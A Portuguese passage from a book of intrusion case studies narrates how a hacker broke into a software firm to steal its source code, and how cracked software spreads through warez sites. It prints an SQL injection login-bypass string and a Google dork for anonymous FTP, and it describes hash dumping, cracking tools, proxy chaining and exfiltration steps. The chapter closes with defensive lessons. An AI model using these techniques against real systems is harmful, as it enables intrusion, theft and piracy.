O que acontece é que, quando as pessoas instalam uma rede de scanner para um servidor, freqüentemente não procuram falhas comuns na configuração de extensões do servidor, como o FrontPage. Elas olham [para ver que tipo de servidor é] e dizem: "Bem, é só Apache" ou "É só IIS". E deixam de tornar seu trabalho bem mais fácil, se o FrontPage foi mal configurado.

Não era uma sorte tão grande, como ele esperava, visto que "não havia realmente grande coisa naquele servidor". No entanto, Robert notou que um aplicativo chamado helpdesk.exe aparecia quando ele acessava o site por seu browser. Aquilo poderia vir a ser bastante útil, mas exigia um login com senha.

Então, fiquei olhando para ele, pensando como poderia atacá-lo. Uma coisa que não gosto de fazer é o upload de algum outro arquivo a um servidor Web, porque se os administradores olham seus logs Web e vêem mil pessoas indo ao helpdesk.exe e de repente um cara no Pacifico Sul indo ao two.exe ou coisa do gênero, isso os faria pensar duas vezes, certo? Por isso tento ficar fora dos logs.

O aplicativo help desk consistia de um único executável e de um arquivo dynamic-link library (DLL) (arquivos com extensão -DLL contêm um conjunto de funções Windows que o aplicativo pode chamar).

Conseguindo fazer o upload de arquivos ao Web root, um atacante poderia com facilidade *fazer* o upload de um script simples que lhe permitisse executar comandos através de seu browser. Mas Robert não *é* um atacante qualquer. Ele se orgulha de saber se safar deixando poucos vestígios — se deixar — nos logs do servidor Web. Em vez de apenas fazer o upload de um script personalizado, ele fez o download dos arquivos helpdesk.exe e helpdesk.dll ao seu computador para analisar como o aplicativo funcionava, contando com sua experiência anterior. "Fiz muitos aplicativos de engenharia inversa e examinei coisas no montador", de modo que ele sabia como trabalhar com o código C compilado e reverter a maior parte dele para o montador.

O programa a que Robert recorreu era chamado IDA Pro, o Interactive Disassembler (vendido pela www.ccso.com), usado, como ele descreve, "por muitas empresas de vírus e caçadores de worms, procurando descompilar alguma coisa em um nível de montador e lê-la e imaginar o que está fazendo". Ele descompilou ao helpdesk.exe e, sendo um trabalho desempenhado por programadores profissionais, considerou-o "muito bem escrito".

Da mala de truques do hacker: o ataque de 'injeção SQL'

Depois de descompilar o programa, Robert examinou o código para ver se o aplicativo help desk era suscetível à 'injeção SQL, um método de ataque que explora um descuido de programação comum. Um programador preocupado com a segurança vai esclarecer qualquer dúvida do usuário, incluindo códigos que, entre outras coisas, filtram certos caracteres especiais, como o apóstrofo, os

dois-pontos e os símbolos 'maior que' e 'menor que. Sem filtrar caracteres como esses, a porta pode ser deixada aberta para um usuário malicioso enganar o aplicativo, de modo que ele execute solicitações de bancos de dados manipulados que possam comprometer um sistema inteiro.

de fato, Robert percebeu que o aplicativo help desk tinha feito as verificações adequadas de limpeza para impedir que alguém usasse injeção SQL A maioria dos hackers teria apenas feito o upload de um script ASP para o servidor Web e o concluiria, mas Robert estava mais preocupado em não ser descoberto do que em explorar uma simples vulnerabilidade para comprometer seus alvos.

Pensei: "isso é engraçado, é muito legal. Vou gostar disso".
Pensei comigo: "Bem, vou ativar a injeção SQL destruindo a verificação de validade". Encontrei a série onde os caracteres inválidos eram guardados e mudei todos para o que acho que era um espaço ou um til (~) ou alguma coisa que eu não estava usando, mas ao mesmo tempo não afetaria mais ninguém.

Em outras palavras, ele modificou o programa (usando um editor hex para 'quebrar" a rotina planejada para verificar a entrada do usuário) de modo que os caracteres especiais não fossem mais rejeitados. Dessa maneira, poderia efetuar secretamente a injeção SQL sem mudar o comportamento do aplicativo para qualquer outra pessoa. Outro bônus adicionado foi que os administradores provavelmente não verificariam a integridade do aplicativo help desk, visto que não haveria sinais óbvios de que ele tinha sido manipulado.

Robert então enviou sua versão modificada do aplicativo de help desk ao servidor Web, substituindo a versão original. Da mesma maneira como algumas pessoas colecionam selos, cartões-postais ou caixas de fósforos de lugares que visitaram, os hackers às vezes guardam não só os espólios de suas invasões, mas também o código que usaram. Robert ainda têm uma cópia binária compilada do executável que ele criou.

Como estava trabalhando em casa (corajoso, mas isso não é recomendado, a não ser que você queira ser pego), ele fez o upload de sua versão 'nova e aprimorada do aplicativo help desk através de uma cadeia de servidores proxy — os servidores que agem como mediadores entre o computador de um usuário e um computador que ele quer acessar. Se um usuário faz uma solicitação para um recurso do computador A, ela é encaminhada ao servidor proxy, o qual realiza a solicitação, obtém a resposta do computador A e então a encaminha ao cliente.

Os servidores proxy costumam ser usados para acessar os recursos da World Wide Web de dentro de um firewall. Robert aumentou sua segurança usando vários servidores proxy localizados em diferentes partes do mundo para reduzir a probabilidade de ser identificado. Os chamados 'proxies abertos' costumam ser usados assim para mascarar a origem de um ciberataque.

Com sua versão modificada do aplicativo help desk instalada e funcionando, Robert conectou-se ao site-alvo usando seu browser da Internet. Quando viu um formulário que solicitava o nome do usuário e a senha, lançou um ataque básico de injeção SQL, conforme tinha planejado. Em circunstâncias normais, uma vez que um usuário entra com o nome do usuário e a senha — diga-mos, 'davids' e 'z18M296q' —, o aplicativo usa essas entradas para gerar uma sentença SQL como a seguinte:

```
select  record  from users where user =  'davids'  and password -  'z18M296q'
```

Se os campos 'usuário' e 'senha' correspondem às entradas do banco de dados, então *é* efetuado O login do usuário. É assim que deve funcionar. O ataque de injeção SQL de Robert foi o seguinte: no campo do nome do usuário, ele entrou com

```
‘or where password  like'%--
```

Para a senha, ele entrou com a sentença idêntica

```
‘or where password   like ' % - -
```

O aplicativo usou essas entradas para gerar uma sentença SQL parecida com a seguinte:

```
select record from users where user = ' ' or where password
like '‘%’ and password = ' ' or where password like '%'
```

O elemento *or where password like '%'* diz ao SQL para retornar o registro se a senha *é qualquer coisa* (o '%' é um coringa). Ao descobrir que a senha encontrou seu requisito sem sentido, o aplicativo aceitou Robert como usuário legítimo, como se ele tivesse inserido credenciais autênticas do usuário. Então, ele o conectou com as credenciais da primeira pessoa listada no banco de dados do usuário, geralmente um administrador. Foi isso o que aconteceu. Robert descobriu não só que tinha feito o login, mas também que possuía privilégios de administrador.

Depois disso, pôde ver a mensagem que um funcionário autorizado ou outro vê depois de ter efetuado o login com sucesso, A partir de uma série dessas mensagens, Robert acumulou informações nos números de discagem para ligar para a rede e, em particular, hyperlinks para adicionar e remover usuários do grupo VPN sob Windows. A empresa estava usando serviços VPN da Microsoft, que são configurados para que os funcionários usem seu nome de conta e senha Windows para fazer o sign in. E, uma vez que Robert tinha feito o login ao aplicativo de help desk como um dos administradores, isso o habilitou a adicionar usuários ao grupo VPN e mudar as senhas do usuário para as contas Windows.

Fez progresso. No entanto, até aqui, embora tivesse feito o login a um aplicativo como um administrador, isso não o aproximou de seu código-fonte. O objetivo seguinte era ganhar acesso à rede interna deles por meio da instalação VPN.

Só como teste, pelo menu de help desk ele tentou mudar a senha do que parecia ser uma conta inativa e adicionou-a aos usuários VPN e ao grupo do administrador— o que significava que seria menos provável que as atividades dele fossem notadas. Robert imaginou alguns detalhes de sua configuração VPN, por isso pôde "'entrar' na sua VPN. isso é bom, mas funciona um pouco devagar".

Entrei cerca de uma hora da manhã, horário deles. Como eu estava no fuso horário da Austrália, isso era muito bom. Pode ser uma da madrugada nos Estados Unidos, mas

é horário do expediente de trabalho aqui. Eu queria entrar quando tivesse certeza de que a rede estaria vazia, não queria ninguém conectado ou que as pessoas notassem isso. Talvez eles tenham reporting ativo de todos aqueles que estão entrando. Eu só queria ter certeza.

Robert acha que entende como a TI e o pessoal da segurança de rede trabalham, e não é tão diferente dos outros no mundo profissional. "A única maneira de eles notarem [minha entrada on-line] teria sido passar pelos logs ativamente." O que ele pensa de TI e do pessoal da segurança não *é* muito lisonjeiro. "As pessoas não lêem os logs todas as manhãs. Quando você chega à sua mesa, senta-se, toma um café, le uns sites Web de interesse pessoal. Não entra e lê os logs e verifica quem mudou suas senhas ontem."

Uma das coisas que ele tinha notado em seus esforços de hacking, diz Robert, é que "quando você muda alguma coisa num site, as pessoas ou pegam isso imediatamente ou nunca perceberão. A mu-dança que fiz para aquele aplicativo Web teria sido notada se eles não estivessem executando alguma coisa como Tripwire", disse ele, referindo-se a um aplicativo que verifica a integridade dos programas do sistema e de outros aplicativos fazendo uma soma de verificação criptográfica e comparando-a com uma tabela de valores conhecidos. "Eles teriam notado que o executável tinha mudado."

A essa altura, ele se sentiu tranqüilo, citando o termo agora familiar sobre "segurança M&M" — dura por fora, mas muito mole e fácil de mastigar por dentro. "Ninguém liga realmente se alguém olha sua rede porque você está dentro das instalações. Uma vez que você conseguiu violar a segurança e penetrar no perímetro, está em casa." (A frase significa que uma vez que o atacante está dentro e usa recursos como qualquer usuário autorizado, é difícil detectar sua atividade não autorizada.)

Ele descobriu que a conta que seqüestrou (mudou a senha) por meio do aplicativo help desk permitiu-lhe entrar na rede pelo serviço Microsoft VPN. O computador dele foi, então, conectado à rede interna da empresa, como se ele estivesse usando um computador plugado fisicamente à rede nas instalações da empresa.

Até aí Robert tinha sido cuidadoso para não fazer nada que criasse entradas de log que um ad-ministrador de sistemas consciente pudesse notar e estava navegando livremente.

Uma vez conectado à rede interna da empresa, Robert mapeou nomes de computador Windows aos seus endereços IP, encontrando máquinas com nomes como FINANCE, BACKUP2, WEB e HELPDESK. Ele mapeou outros com nomes de pessoas, aparentemente os computadores de funcionários. Sobre esse assunto, ele reiterou uma questão abordada pelos outros neste livro.

Quando se tratava de nomes dos servidores, alguém na empresa tinha um senso de humor excêntrico e familiar em partes da alta tecnologia. A tendência começou na Apple Computer, na época de seu crescimento acelerado. Steve Jobs, com sua veia criativa e sua abordagem de violar todas as regras, decidiu que as salas de conferência da empresa não seriam chamadas 212A ou Sala de Conferência do Sexto Andar, nem nada tão comum ou desinteressante. Em vez disso, as salas teriam nomes de personagens de cartum em um edifício, de estrelas de cinema em outro e assim por diante. Robert descobriu que a empresa de software havia feito algo parecido com alguns de seus servidores, exceto com relação ao setor de animação — os nomes que eles escolheram incluíam os de famosos personagens de animação.

Não foi um dos servidores com nome engraçado que o atraiu, no entanto. Foi aquele chamado BACKUP2. Sua busca produziu uma preciosidade: um network share aberto chamado Johnny, onde algum funcionário tinha feito backup de muitos de seus arquivos. A pessoa em questão parecia se sentir bem à vontade e não estava muito preocupada com segurança. Entre os arquivos no diretório havia uma cópia de um arquivo folder pessoal do Outlook com cópias de todos os e-mails salvos. (Um *network share* refere-se a um disco rígido ou a uma parte de um disco que foi configurada intencionalmente para acessar ou dividir arquivos com os outros.)

O perigo de fazer backup de dados

Um ponto em comum entre todos nos *é* que, ao fazermos um backup, queremos torná-lo real-mente fácil para nos mesmos. Se há espaço disponível suficiente, fazemos backup de *tudo.* E então nos esquecemos dele. O número de backups que ficam por aí *é* enorme. As pessoas os acumulam e ninguém pensa em removê-los até que o servidor ou o dispositivo de backup fique sem espaço.

"Freqüentemente", comenta Robert, "o backup contém informações cruciais, essenciais, surpreendentes, às quais ninguém dá importância porque são backups. Ele realmente é tratado com pouca segurança." (Durante o período em que fui hacker, notei a mesma coisa. Uma empresa chegava a extremos para proteger certas dados, mas os backups dos mesmos dados eram considerados sem importância. Quando era fugitivo, trabalhei para uma empresa de advocacia que deixava suas fitas de backup em uma caixa fora da sala de computadores, que era segura, para serem levadas por uma empresa de armazenagem externa. Qualquer um poderia ter roubado as fitas, com poucas chances de ser pego.) No BACKUP2, ele notou uma área partilhada onde alguém tinha feito o backup de todos os seus goodies. Imaginou como isso tinha acontecido, e a história parecerá muito familiar a muita gente:

> **Um dia, aquele usuário estava com pressa. Ele pensou: "Preciso fazer backup disso". então fez. E três ou quatro meses depois de fazer o backup. ainda estava lá. Então, isso me deu uma noção da rede e de como o administrador trabalhava, porque não era uma pessoa que desenvolvia software nem alguém que não tinha acesso, Era alguém que podia criar um network share, mas obviamente não estava muito preocupado com segurança.**

Robert prosseguiu:

> **Se ele tivesse obsessão por segurança, como eu. teria entrado com uma senha naquele share e talvez tivesse denominado o share de alguma coisa aleatória e o removido depois.**

Ainda melhor, da perspectiva de Robert: "Ele tinha uma cópia de seu Outlook lá também", com todos os endereços e contatos dele. "Copiei o file archive", diz Robert. "Recuperei seu arquivo Outlook.pst com todos os seus e-mails, 130 ou 140 mega."

Ele fez o logoff e passou algumas horas lendo os e-mails do cara. Descobriu "anúncios públicos, alterações de salário, avaliações de desempenho, tudo sobre o usuário. Descobri muita informação

sobre ele --- era um dos administradores da rede e responsável por todos os servidores Windows", disse Robert. "E consegui descobrir pela caixa dele quem eram os outros administradores e quem tinha muito acesso." Conseguiu ainda mais:

> **As informações dos e-mails dele eram extremamente úteis. Consegui fazer uma lista de pessoas que com certeza teriam acesso ao código-fonte que eu queria. Anotei todos os nomes, todos os detalhes que pude obter. Então fiquei por lá e fiz uma busca em todo o arquivo de e-mail dele para 'senha', e o que encontrei foram alguns registros, um deles com uma empresa de equipamentos de rede.**
> **Ele Unha uma conta no seu lado de suporte usando seu endereço de e-mail e uma senha. E tinha feito isso para dois ou três fornecedores. Descobri os e-mails que tinham retornado [das empresas] dizendo: "Obrigado por registrar sua conta, seu nome de usuário é este, sua senha é esta". A senha era "minhasenha" para duas empresas diferentes.**

Então, só podia ser que fosse a mesma que ele estava usando no trabalho. As pessoas são preguiçosas, logo, valeria a pena fazer uma tentativa.

Boa. A senha funcionou para uma das contas dele no servidor da empresa. Mas não era a conta do administrador do domínio que Robert esperava obter, a qual lhe teria permitido acesso ao banco de dados da conta master, que armazena todo nome de usuário e hash de senha do usuário de domínio. Aquele banco de dados estava sendo chamado para autenticar os usuários para todo o domínio. Ele aparentemente tinha um único nome de usuário, mas níveis diferentes de acesso, o que dependia de efetuar o login ao domínio ou à máquina local. Robert precisava do acesso ao Administrador de Domínio para acessar os sistemas mais sensíveis da empresa, mas o administrador estava usando uma senha diferente para a conta do Administrador de Domínio, que Robert não tinha. "Aquilo realmente me levou à exaustão", ele reclamou.

Todo o negócio estava começando a ficar mais do que um pouco frustrante. "Mas imaginei que poderia eventualmente encontrar a senha dele para a outra conta olhando os outros recursos-"

Então a situação começou a clarear. Ele descobriu que a empresa estava usando um aplicativo de gerenciamento de projeto chamado Visual SourceSafe e conseguiu obter acesso ao arquivo externo da senha, que aparentemente podia ser lido por qualquer usuário que tivesse acesso ao sistema. Atacar o arquivo de senha com o software de quebra da senha de domínio público levou "talvez uma semana e meia, duas, e eu tinha uma senha diferente para o homem". Ele descobriu uma segunda senha para o administrador que esteve "caçando". Hora de uma pequena comemoração. Essa senha também era usada para a conta de Administrador de Domínio, que deu a Robert acesso a todos os outros servidores onde ele queria entrar.

Observações da senha

As senhas são coisas muito íntimas, diz Robert, "Você pode perceber que as empresas são bastante seguras quando dão a todos uma senha pessoal e estrita. Mas também *é* possível saber quais

são as empresas menos rigorosas quando a senha-padrão é um dia da semana, o nome da empresa ou alguma coisa igualmente negligente."

(Robert me disse que, na empresa onde trabalha, a senha de um funcionário *é* escolhida no dia em que ele *é* admitido. Ao tentar fazer o logon, "você pode tentar sete vezes antes de o sistema bloquear sua entrada, e, *é* claro, não *é* necessário mais do que cinco tentativas" se está tentando peneirar na conta de alguém.)

Robert descobriu que muitas das contas na empresa que estava tentando comprometer tinham uma senha-padrão como esta:

companyname-2003

Ele não encontrou nada com '2002' ou algo anterior a isso, o que deixou óbvio que elas eram mudadas na véspera de Ano-Novo. Gerenciamento de senha genial!

Ganhando pleno acesso

Robert sentia que estava se aproximando de seu objetivo. De posse da segunda senha que obteve para o administrador cuja identidade eletrônica havia seqüestrado, agora tinha acesso a senhas hash de todo o domínio. Usou o PwDump2 para extrair os hashes do Primary Domain Controller e o 10phtCrack III para violar a maioria das senhas.

(O truque legal mais recente usa tabelas rainbow, que são tabelas de hashes de senha, e suas senhas correspondentes. Um site, http://sarcaprj.wayreth.eu.org/, tenta violar o hash de senha para você. Você só submete o LAN Manager e NT hashes e seu endereço de e-mail. Então recebe um e-mail de volta com as senhas. Robert explicou: "Eles têm certos hashes pré-gerados, baseados nos caracteres usados comumente para se construir uma senha, de modo que, em vez de precisar de muita potência de computação, eles *têm 18* ou 20 gigabytes de hashes pré-gerados e as senhas correspondentes. É realmente rápido para um computador escanear os hashes pré-computados e encontrar uma correspondência, perguntando: 'Você *é* este? Você *é este*? Você *é* este? OK, você é este'". Um ataque da tabela rainbow reduz o tempo de violação a segundos.)

Quando o 10phtCrack terminou, Robert tinha as senhas da maioria dos usuários no domínio. A essa altura, com base nas informações nos e-mails que tinha seqüestrado anteriormente, reuniu uma lista de pessoas que haviam trocado mensagens com o administrador de sistemas. Uma delas era um funcionário que havia escrito sobre um servidor que tinha sido invadido, reclamando: "Não consigo salvar nenhuma das revisões novas nem desenvolver meu código". Então, obviamente, ele era um desenvolvedor, e essa era uma informação valiosa. Robert procurou então o nome de usuário e a senha do desenvolvedor.

Ele discou e acessou com as credenciais do desenvolvedor. "Conectado como se fosse ele, tive pleno acesso a tudo."

"Tudo", nesse caso, significa em particular o código-fonte do produto — "as chaves do reino". E ele tinha conseguido. "Eu queria roubar o código-fonte. Lá estava tudo o que eu queria", relembra, alegre.

Enviando o código para casa

Robert agora tinha visto reluzir o ouro que vinha procurando. Mas ainda tinha de encontrar um modo seguro de entregá-lo em sua porta. "São arquivos muito pesados", diz. "Acho que toda a árvore-fonte estava por volta de um giga, o que eu levaria *semanas* para conseguir."

(Pelo menos não era tão ruim quanto tentar fazer o download de um enorme arquivo comprimido com um baud modem de 14,4K, quer foi o que fiz quando copiei centenas de megabytes de código-fonte VMS da Digital Equipment Corporation anos antes.)

Uma vez que o código-fonte era imenso, ele queria uma conexão muito mais rápida para enviá-lo- E queria uma via de entrega que não fosse facilmente rastreada de volta até ele. Á conexão rápida não apresentou muito problema. Ele tinha comprometido anteriormente outra empresa nos Estados Unidos que usava o Citrix MetaFrame, outro alvo fácil na Internet.

Robert estabeleceu uma conexão VPN na empresa-alvo e mapeou um drive para onde O código-fonte residia. Ele simplesmente o copiou. "Usei aquele servidor Citrix para VPN na rede [do software da empresa] novamente e então mapeei para o share. Depois copiei todo o código-fonte, binários e outros dados para o servidor Citrix, que não precisava ser preservado/[1]

Para encontrar uma rota para entregar os arquivos com segurança, não rastreável (ele esperava). usou meu mecanismo de busca favorito, o Google, para localizar um servidor FTP anônimo, que permite a qualquer um fazer o upload e o download de arquivos para um diretório publica-mente acessível. Além disso, estava procurando um servidor FTP anônimo que tinha diretórios também acessíveis via HTTP (usando um browser da Web)- Robert imaginou que, ao usar um servidor FTP anônimo, a atividade dele passaria 'na surdina', porque muitos outros também estariam usando o servidor para comercializar pornô, warez (software de jogos pirateados), música e filmes.

O termo de busca que ele usou no Google foi o seguinte:

index of parent incoming inurl : ftp

Esse termo busca servidores FTP cuja configuração permite o acesso anônimo. Dos servidores identificados pela busca do Google, ele selecionou aquele que atendia a seus critérios para downloads de http, como mencionado anteriormente, de modo que pudesse fazer o download do código de seu browser Web.

Com os arquivos-fonte já transferidos da empresa para o servidor Citrix comprometido, ele então os transferiu novamente para o servidor FTP anônimo que tinha localizado com a busca do Google*

Agora faltava um ultimo passo para ele, finalmente, obter o precioso código-fonte: transferir do servidor FTP para seu próprio computador, Mas, "no final do dia, não quero ter meu endereço na Internet fazendo download de todo esse código-fonte, principalmente durante horas e horas, se você entende o que eu quero dizer". Então, antes de transferir os arquivos para o servidor FTP, ele os zipou em um pacote menor, dando-lhe um nome inofensivo ("gift.zip, ou algo assim").

Mais uma vez, Robert usou uma cadeia de servidores proxy abertos para efetuar sua conexão de uma maneira que fosse difícil rastreá-la. Robert explica: "Há uma centena de proxies Socks abertos só em Taiwan. E você sabe que a qualquer momento talvez cem pessoas estejam usando um desses

proxies". Por isso, se ativaram o logging, isso torna os logs realmente muito grandes, o que significa que *é* muito improvável que os chefões consigam segui-lo e bater à sua porta. "Você *é* como uma agulha num palheiro. *É* complicado demais."

Finalmente, depois de todo o seu esforço, a transmissão estava iniciada.

Eu nem acreditava que estava fazendo o download do código para mim. Era demais.

Compartilhando: o mundo de um cracker

O que um hacker como Erik ou Robert faz quando obtém o cobiçado software? Para ambos, como para outros a quem o termo 'cracker' ou 'pirata de software' se aplica, a resposta *é* que, na maioria das vezes, eles partilham o software pirateado com muitos, muitos outros.

Mas eles o compartilham indiretamente,

Erik explicou as etapas percorridas depois que se apossou do software do servidor que passara dois anos perseguindo. O aplicativo tinha sido escrito em uma linguagem de programação que ele não dominava, mas Erik tinha um amigo que havia trabalhado como programador naquela linguagem, então passou o código-fonte para gerar o destravamento ou para que o código de registro contornasse as verificações de segurança de licenciamento. Acrescentou uma Graphical User Interface (GUI) em cima do gerador de chave roubado para disfarçar a origem do código.

Dei-o a outra pessoa, que fez o upload do software a um dos sites Warez centrais, arquivou a coisa toda num pacote, inseriu o keygen e criou arquivos de informação [com] instruções sobre como instalar e violar o software- Eu mesmo não *o* divulguei.

Quando estava pronto para fazer o upload do programa e do keygen, eles primeiro verificaram se alguém mais já tinha violado o mesmo programa,

Antes de você divulgar alguma coisa, precisa ter certeza de que ninguém mais fez isso e então realizar um 'dupe check' para ter certeza de que é original.

O dupe check *é* fácil. O cracker simplesmente acessa www.dupecheck.ru (o site está localizado na Rússia') e introduz o nome e a versão do produto. Se estiver na lista, isso significa que alguém mais já o violou e o divulgou para um dos sites Warez centrais.

Mas o fato de o software ter sido divulgado para o site não significa que alguém possa fazer o download dele. De fato, o site anuncia

HE ARE A CLOSED GROUP SO F--K OFF

(As letras que faltam são, evidentemente, fornecidas no site.)

Por outro lado, se é um produto corrente e ainda não consta da lista, isso significa que o cracker obteve uma grande conquista. Ele pode ser o primeiro a fazer o upload da versão violada do software.

Uma vez feito o upload de um novo pacote, a distribuição começa rapidamente, como Erik descreveu.

É provável que haja em torno de 50 sites Warez centrais no mundo, sites FTP particulares. Você faz o upload paira um deles e aproximadamente em uma hora ele é replicado daquele site para milhares de outros sites no mundo todo, por meio de couriers.
Pode ser que de 50 a 200 vezes por dia — digamos cem, que é uma média muito boa. Cem programas por dia são pirateados desse modo.

Um 'courier', explica Erik, é uma pessoa que move 'a coisa' de um site cracker para outro. Os couriers são o próximo nível da cadeia alimentar dos caras que violam o software.

Os couriers estão vendo três ou quatro sites diferentes. Assim que alguém faz o upload [de um aplicativo violado) para o site Warez e eles o identificam como algo novo, fazem o download dele e o enviam para três ou quatro outros sites o mais rápido possível, antes de qualquer outra pessoa.
Então, nesse ponto, talvez haja 20 sites que o tenham. Às vezes isso pode acontecer dois ou três meses antes de [o novo software] chegar às lojas.

O próximo nível de couriers — aqueles que ainda não ganharam acesso aos sites Warez centrais — identifica o novo item e passa pelo mesmo processo de download dele, e então de upload, o mais rápido possível, para o maior número de sites possível, para serem os primeiros. "E ele filtra dessa maneira e, em uma hora, aproximadamente, já correu duas vezes o mundo."

Algumas pessoas têm acesso a sites Warez por meio de créditos, explicou Erik. Os créditos são um tipo de moeda entre os Crackers obtida pela contribuição à missão dos sites, que é a distribuição de software pirateado. O cracker normalmente supre tanto o programa quanto uma ferramenta que vai gerar chaves válidas de licença ou algum outro tipo de tática para a realização da tarefa.

Um cracker obtém créditos ao ser o primeiro a fazer o upload do 'crack' a um site que ainda não o têm. Somente a primeira pessoa a fazer o upload a um novo aplicativo para determinado site recebe crédito.

Assim, eles ficam bastante motivados para fazer isso logo. Portanto, imediatamente, ele é visto em toda parte. A essa altura as pessoas fazem cópias dele para os próprios sites crack ou newsgroups.
As pessoas como eu, que violam essa coisa, têm sempre acesso ilimitado — se você é um cracker, eles querem que você continue contribuindo com coisas boas quando é a primeira pessoa a tê-las.

Alguns sites têm rodo o programa e o keygen. "Mas muitos dos sites crack", explica Erik, "não incluem o programa, somente o keygen. Para diminuir [os arquivos] e reduzir a probabilidade de que os Feds os fechem."

Todos esses sites, não apenas os sites Warez centrais* do mais alto nível, mas também aqueles dois ou três níveis abaixo, são "difíceis de obter. Eles são todos particulares", porque se um dos endereços de site se torna conhecido, "os agentes federais não o fechariam, simplesmente; eles o fechariam, prenderiam as pessoas, levariam todos os computadores e prenderiam qualquer um que tivesse visitado aquele site", porque esses sites FTP são, afinal, depósitos de somas maciças de propriedade intelectual roubada.

Eu nem entro mais naqueles sites. Raramente faço isso, por causa dos riscos envolvidos. Vou entrar lá quando precisar de algum software, mas eu mesmo nunca faço upload de coisas.
isso é mesmo muito interessante, porque é extremamente eficiente, Quero dizer, que outros negócios têm um sistema de distribuição como aquele? E todos são motivados, porque todos querem alguma coisa.
Como cracker, recebo convites para acessar todos esses sites porque todos eles querem bons Crackers, pois é assim que obtêm mais couriers. E os couriers querem acesso a bons sites porque é assim que conseguem coisa boa.
Meu grupo não deixa novatos entrarem. Também há certas coisas que não liberamos. Como uma vez que liberamos o Microsoft Office, um verão, e foi arriscado demais. Depois disso, decidimos nunca mais mexer com nomes grandes como esse,
Alguns caras são muito corajosos, tornam-se realmente agressivos e vendem os CDs. Sobretudo quando começam a fazer isso por dinheiro, chamam mais a atenção. São eles que em geral são pegos.
Agora, o mesmo processo que acontece com software ocorre com música e filmes. Em alguns sites de filmes, você pode ter acesso duas ou três semanas antes de eles chegarem às salas de cinema. isso costuma ser obra de alguém que trabalha para um distribuidor ou duplicador. É sempre alguém de dentro.

Insight

A história sobre a busca de Erik pelo último pacote de software de servidor para completar sua coleção nos dá uma lição: na natureza parece não haver perfeição, e isso *é* ainda mais verdadeiro quando os homens estão envolvidos. A empresa-alvo dele era *muito* cuidadosa com a segurança e tinha feito um excelente trabalho para proteger seus sistemas de computador No entanto, *é* quase impossível deter um hacker competente, determinado o suficiente e disposto a dispender tempo na invasão. Ah, sem dúvida, você terá bastante sorte se seus sistemas nunca forem atacados por alguém tão determinado quanto Erik ou Robert, disposto a dedicar uma quantidade considerável de tempo e energia nesse esforço. Mas o que dizer de um concorrente inescrupuloso, disposto a contratar uma equipe de profissionais do submundo — um grupo de hackers mercenários, cada um disposto a empregar doze ou catorze horas por dia e que adora sua atividade?

E se os atacantes encontram uma rachadura na parede, na armadura eletrônica de sua organização,. o que acontece? Na opinião de Erik, "quando alguém entra em sua rede o quanto eu entrei nessa rede, [você] nunca — nunca mesmo — o colocará para fora. Ele estará lá para sempre". Ele argumenta que "seria necessário um exame profundo de tudo e a mudança de cada senha no mesmo dia, na mesma hora, reinstalando tudo e então assegurando tudo ao mesmo tempo em que ele é barrado". E você têm de fazer tudo isso sem se esquecer de nada. "Deixe uma porta aberta e vou voltar a qualquer momento."

Minhas próprias experiências confirmam essa visão. Quando eu estava no ensino fundamental, fiz hack na Easynet, da Digital Equipment Corporation. Eles sabiam que havia um intruso, mas durante oito anos nem as melhores cabeças do departamento de segurança deles conseguiram me botar para fora. Eles finalmente se livraram de mim — não por esforços seus, mas porque o governo foi generoso o suficiente para me oferecer um pacote de férias em um de seus resorts federais.

Medidas preventivas

Embora *esses* fossem ataques muito diferentes, é esclarecedor notar como muitas vulnerabilidades foram cruciais para o sucesso desses dois hackers e quantas medidas preventivas poderiam ser tomadas para prevenir esses ataques.

A seguir estão as principais lições tiradas dessas histórias.

Firewalls corporativos

Os firewalls devem ser configurados de modo a permitir acesso somente a serviços essenciais, conforme exigido pelas necessidades de cada negócio. Uma revisão cuidadosa deve ser feita para assegurar que nenhum serviço se torne acessível, exceto aqueles realmente necessários para o negócio, Além disso, considere usar um 'firewall de inspeção stateful'*. Esse tipo de firewall fornece mais segurança, pois rastreia pacotes num determinado período de tempo. Os pacotes que chegam só são permitidos em resposta a uma conexão de saída. Em outras palavras, o firewall abre seus portões para determinadas portos com base no tráfego que está saindo. E, também, implemente uma regra para controlar conexões de rede que saem. O administrador de firewall deveria revisar periodicamente a configuração de firewall e logs para assegurar que nenhuma mudança não autorizada tenha sido feita. Se qualquer hacker compromete o firewall, é bem provável que ele faça mudanças sutis que lhe ofereçam vantagem.

Também, se for adequado, considere controlar o acesso ao VPN com base no endereço IP do cliente. isso *é* interessante no caso de um número limitado de pessoas se conectarem à rede corporativa usando VPN. Além disso, considere implementar uma forma mais segura de autenticação ao VPN, como cartões inteligentes ou certificação de segurança, em vez de um segredo estático partilhado.

* O tipo de transferência *stateful* significa que são guardados valores de estado cm alguma variável ou estrutura de dados. Uma sessão *TCP é* uma conexão *stateful* porque o sistema mantém informações sobre todo o histórico dessa sessão, guardando os estados em TC*B'*s (tamanho de janela, seqüenciais, fragmentos, etc.) (N. da R. T.).

Firewalls pessoais

Erik entrou no computador do CEO e descobriu que ele tinha um firewall pessoal instalado. E não parou, visto que explorou um serviço permitido pelo firewall. Ele conseguiu enviar comandos por meio de um procedimento armazenado ativado pelo default no servidor SQL da Microsoft. Esse *é* outro exemplo de como explorar um serviço que o firewall não protegia. A vítima nesse caso nunca se incomodou em examinar seus logs firewall volumosos, que continham mais de 500 K de atividade logged. Essa não é a exceção. Muitas organizações empregam tecnologias para prevenção e detecção de intrusão e esperam que a tecnologia se autogerencie direto da caixa. Como ilustrado, esse comportamento negligente permite que um ataque continue intenso.

A lição é clara: construa com cuidado a regra de firewall para filtrar tanto o tráfego de entrada quanto o de saída nos serviços que não são essenciais às necessidades do negócio, mas também revise periodicamente tanto as regras de firewall quanto os logs para detectar mudanças não autorizadas ou tentativas de violação à segurança.

Depois que um hacker invade, ele provavelmente vai seqüestrar um sistema ou uma conta de usuário inativos, de modo que possa voltar no futuro. Outra tática é acrescentar privilégios ou grupos a contas existentes que já foram invadidas. Efetuar auditorias periódicas de contas, grupos e permissões de arquivos do usuário é outra maneira de identificar possíveis invasões ou atividade não autorizada de insiders. Há inúmeras ferramentas de segurança de domínio público e comercial disponíveis que automatizam parte desse processo, Uma vez que os hackers sabem bem disso, também é importante verificar periodicamente a integridade de qualquer ferramenta relacionada a segurança, script e qualquer fonte de dados usados em conjunto.

